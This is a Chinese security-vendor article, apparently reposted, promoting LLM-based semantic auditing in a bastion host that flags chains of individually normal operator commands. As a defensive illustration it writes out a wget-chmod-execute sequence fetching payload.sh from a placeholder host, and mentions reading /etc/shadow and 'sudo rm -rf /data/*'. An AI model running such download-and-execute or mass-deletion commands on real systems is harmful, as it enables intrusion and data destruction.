威努特堡垒机升级:AI智能审计,识别常规操作背后的攻击意图
原创 姜换天 2026-11-10 08:00 北京

从规则匹配到意图理解。
现实问题:
应该报警却没有报警
曾有一次,一个账号在晚上11点17分登录一台测试机,并先后执行了三条命令,分别是:
sudo wget http://x.x.x.x/payload.sh# 作用是下载一个脚本
sudo chmod +x payload.sh# 作用是给脚本加上执行权限
sudo ./payload.sh# 作用是运行对应的脚本
当时使用的老版本堡垒机,并没有针对这一操作序列产生告警。这三条命令如果拆分来看,单条都属于日常运维范围内的动作,当时运维同事也表示:“这不就是正常发版吗?”
到了第二天,业务侧反馈对应机器存在运行卡顿的情况,相关人员开展日志回溯查看工作的时候才发现,下载、赋权、执行这三条命令连贯起来,就是典型的木马投递流程。
问题分析:
固化的技术不能应对变化的攻击
这类该报不报的情况并非个例,从事系统运维工作的人员基本都了解一个相关悖论,多条单独看来合规的命令,组合起来却可能完成整套木马投递与执行。
如果堡垒机只依靠高危命令黑名单开展审计,它的审计逻辑本质上只有命令集匹配这一项,这套逻辑在前几年的运维场景下可能够用,但到当前阶段就存在适配问题。目前运维工具的复杂度越来越高,操作路径也越来越曲折,这套匹配逻辑会在多个方向同时存在检测缺口。
缺口一
黑名单只认字面
第一个缺口是黑名单只对命令字面内容做识别,黑名单本质上是一份已知威胁清单,新的攻击手法出现之后,在被总结纳入黑名单之前,对这套检测机制是完全不可见的,攻击者只要调整命令写法,多叠加一层编码,或者把攻击动作拆成几条正常命令,字符串匹配的检测方式当场就会失效。
缺口二
它不知道这几条命令连起来想干啥
第二个缺口是这套机制无法判断多条命令组合起来对应的操作意图,单条命令是否合规,和本次操作整体想要达成的目的不存在关联,由多条命令组合形成的攻击才是实际场景中存在的攻击,只要审计粒度停留在单条命令层面,攻击者永远只需要多敲一条正常命令,就能把危险动作隐藏在常规操作里。
权限体系承担的管控作用,是判断操作人员是否具备进入对应系统的资格,审计工作需要回应的内容,是操作人员进入系统之后具体实施了哪些行为,后者涉及的覆盖范围,刚好属于危险运维操作较为集中的区域。
解决方案:
引入AI,审计组合,应对变化
第一件事:它开始看“组合”了
针对前面提到的三条命令,规则引擎开展逐条检测的时候,wget相关内容不会触发告警,chmod相关内容不会触发告警,./执行相关内容也不会触发告警,AI会把三条命令放在一起开展分析,识别出“远程下载、赋权、执行”的完整链路,判定相关操作不符合正常发版的特征,更接近恶意脚本投递行为。这也是它和黑名单机制存在的最大区别,黑名单机制关注的是操作人员输入了什么命令,AI关注的是这一串命令最终要达成什么目的。
需要注意,AI智能审计也存在一定的适用边界,在命令可审计、上下文完整的前提条件下,它可以识别出对应的组合语义,如果攻击者使用编码混淆、交互式执行、加密通道这类规避手段,就需要结合网络外联、文件落盘、进程行为这些多源数据一同开展判定。

图1:单条都合规,连起来就是入侵
第二件事:谁动了敏感文件
AI智能审计功能能够在运维环节里针对敏感文件的操作行为进行捕捉,比如/etc/shadow,还有数据库配置文件,这类文件内部一般存有连接串、账号密码类的信息,另外也涵盖客户数据文件。
系统可识别的操作范畴不只有文件读取行为,还包含下载动作本身,不少数据泄露事件的发生原因,并不是攻击者突破了某类防护机制,而是某份配置文件被拥有合法权限的账号私自拷贝带走。

图2:这份不该动,下载也算敏感操作
这一识别能力在内部威胁、外包、第三方运维的场景下尤为重要,持有合法权限的人员,本身就是权限体系下最难实现拦截的群体。
产品实现:
AI增强的堡垒机操作审计
准实时审计:会话一结束,自动入队扫描
第一类是准实时审计,在功能开启后执行触发式扫描,运维会话一结束就添加到AI审计队列,审计模块按照队列顺序取出该会话对应的命令列表开展风险审计。
所谓准实时,是指扫描在会话结束后启动即刻产生危险事件,不是会话过程中的流式阻断。

图3:准实时审计的触发式扫描策略配置

图4:触发式扫描的流转过程
手动审计:按时间范围补扫,回溯历史会话
第二类是手动审计模式,除了准实时审计的模式外,系统还提供了手动审计功能,使用人员设置好起止时间后提交扫描任务,系统会对指定的时间段内的全部运维操作日志开展AI风险分析。扫描任务的相关记录展示清晰,适用于针对可疑时段开展回溯排查、合规巡检,或者事件取证类工作。
手动审计与准实时审计可以形成功能互补,准实时审计覆盖当前新产生的会话,手动审计覆盖过往留存的历史会话,两类模式共用同一套语义判断能力,判断的口径保持一致。

图5:手动审计,按时间范围补扫
合规提示:
审计日志内有可能留存账号、IP、资产、命令、文件路径等类型的敏感信息,在开展外部大模型接入操作之前,要对私有化部署、日志脱敏、数据出境、等保和内部合规要求逐项进行确认,必须严禁把生产日志发送到不可控的API接口。
威努特新版本堡垒机支持外接大模型,API地址、密钥、请求超时及调用配额等参数均可自定义配置。

图6:大模型接入与调用策略配置
事件处置:AI风险事件工作台
系统内设置有AI风险事件工作台,相关风险事件进入处置流程之后,经过AI判定存在风险的事件会全部归集到该工作台进行统一处理。工作台首页会显示当日风险事件总数、待确认数、高危数,相关趋势图可按近7天、近30天切换,能够清楚呈现安全态势。
事件列表支持按风险等级、评分、类型、日志类型进行筛选,命中规则的内容会自动脱敏。每一条事件都标有“LLM语义判断”标识和风险评分,事件状态和已开展的处置动作会直接显示,页面设置有复核处置入口,相关操作全程留痕。

图7:风险事件工作台——汇聚、标注风险评分、处置留痕
事件详情一站式解决复核、处置工作
风险事件工作台的相关页面可点开任意一条事件查看详情,对应事件的判断依据完整可见,风险原因会用直白的表述说明判定为风险的原因,复核建议会写明后续需要开展的工作,审计内容、运维用户、资产、操作时间会一并展示,处置状态和处置人留痕可查。
有一类比较典型的情况,针对sudo rm -rf /data/*这类事件,模型会标出高危等级,给出对应的风险评分,也会附上类似“连续重复高危数据目录删除命令,组合行为显示明显的破坏性或清理意图”这样的文字说明,建议人工复核该会话链,确定要不要启动应急恢复和取证流程,对应的判断依据可解释,可追溯,落地动作可控。

图8:事件详情
结语
两代审计模式的差异可以通过相关维度直接对比,两者的差距不是功能点的多少,而是判断方式的区别,一种是类似查字典的匹配模式,一种是类似读句子的语义理解模式。
对比维度 | 只靠命令黑名单的审计 | AI增强审计 |
审计逻辑 | 高危命令集匹配(按字面) | 大模型语义审计(按意图) |
检测粒度 | 单条命令 | 命令组合与操作一串动作 |
绕过成本 | 换写法、拆命令即可绕过 | 语义级识别,不依赖字面 |
敏感文件 | 依赖人工配规则,覆盖有限 | 主动识别敏感文件操作与下载 |
能抓到哪些异常 | 已知威胁 | 已知威胁+ 未知组合 |
表1:两代审计逻辑核心能力对比
AI时代审计逻辑的升级换代,换的不是规则数量,而是判断方式:过去照着黑名单比对命令;现在能读懂一串操作的意图,几条各自合规的命令串成攻击链也能被抓出来。未来还可以更进一步,审计不必止于事后——就像开头的例子,文件经堡垒机下载时就能检查其内容,结合上下文第一时间发现并制止风险。但要注意AI能力想要补充防范的是外在表现符合正常特征的恶意行为,相关事项的最终决策,短期看仍然需要由人来完成。
本文转载自微信公众号「威努特工控安全」,查看原文。版权归原作者所有,如有侵权请联系删除。